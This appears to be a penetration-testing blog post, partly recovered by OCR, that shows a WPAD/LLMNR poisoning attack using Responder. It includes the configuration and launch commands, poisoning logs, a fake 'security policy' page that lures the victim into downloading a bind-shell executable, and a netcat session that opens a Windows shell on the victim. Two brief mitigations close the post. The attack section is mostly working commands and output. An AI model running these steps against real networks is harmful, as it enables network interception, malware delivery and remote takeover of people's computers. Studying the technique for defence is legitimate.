
```
; Set to On to replace any requested .exe with the custom EXE
Serve-Exe = On

; Set to On to serve the custom HTML if the URL does not contain .exe
; Set to Off to inject the 'HTMLToInject' in web pages instead
Serve-Html = On
```

Then start Responder:

```
responder -I eth0 -I 10.7.7.31 -r On -w On -wFb
```




```
root@kali:~# responder -I eth0 -r On -w On -wFb
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
```



```
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [ON]
    Serving HTML               [ON]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [ON]
    Force Basic Auth           [ON]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.57.139]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']
```

Now, when the victim tries to use the browser, he will see the following page:



New Security Policy: Website Blocked


Access has been blocked. Please download and install the new Proxy Client in order to access internet resources.

ISA Security Proxy Server

¿Quieres ejecutar o guardar **ProxyClient.exe** (24,5 KB) desde **isaproxysrv**?


Este tipo de archivo podría dañar el equipo.

If, by chance, the victim clicks the link, a reverse shell will be downloaded:



```
[*] [LLMNR]  Poisoned answer sent to 192.168.57.1 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.57.1 for name wpad
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] Sending file files/AccessDenied.html to 192.168.57.1
[*] [LLMNR]  Poisoned answer sent to 192.168.57.1 for name isaproxysrv
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] Sending file files/BindShell.exe to 192.168.57.1
```

Finally, if the victim executes the malicious executable, with netcat in port 140 the attacker will be able to obtain access to the victim’s computer:



```
root@kali:/usr/share/responder# nc 192.168.57.1 140 -vv
192.168.57.1: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.57.1] 140 (?) open
        |
        |
        |
    /\  |  /\
    //\. .//\
    //\ . //\
    /  ( )/  \

Welcome To Spider Shell!

Microsoft Windows [Versi�n 10.0.17134.165]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Users\[redacted]>
C:\Users\[redacted]>ipconfig
ipconfig

Configuraci�n IP de Windows


Adaptador de Ethernet VirtualBox Host-Only Network:

   Sufijo DNS espec�fico para la conexi�n. . :
   V�nculo: direcci�n IPv6 local. . . : fe80::b04b:4534:90d5:52d0%19
   Direcci�n IPv4. . . . . . . . . . . . . . : 192.168.56.1
   M�scara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . :
```

Mitigation

- First solution for this attack is, create DNS entry with “WPAD” that points to the corporate proxy server. So the attacker won’t be able to manipulate the traffic.
- Second solution is disable “Autodetect Proxy Settings” on all browsers.

Similar Posts

- Information gathering
- Windows - LLMNR and NBT-NS poisoning using Responder
- Chntpw SAM

Previous post Windows - LLMNR and NBT-NS poisoning using Responder

Next post Information gathering

Contact me at:

This site has been visited: times, Number of visitors: , This post has been viewed times

Site powered by Jekyll & Github Pages. Theme designed by HyG.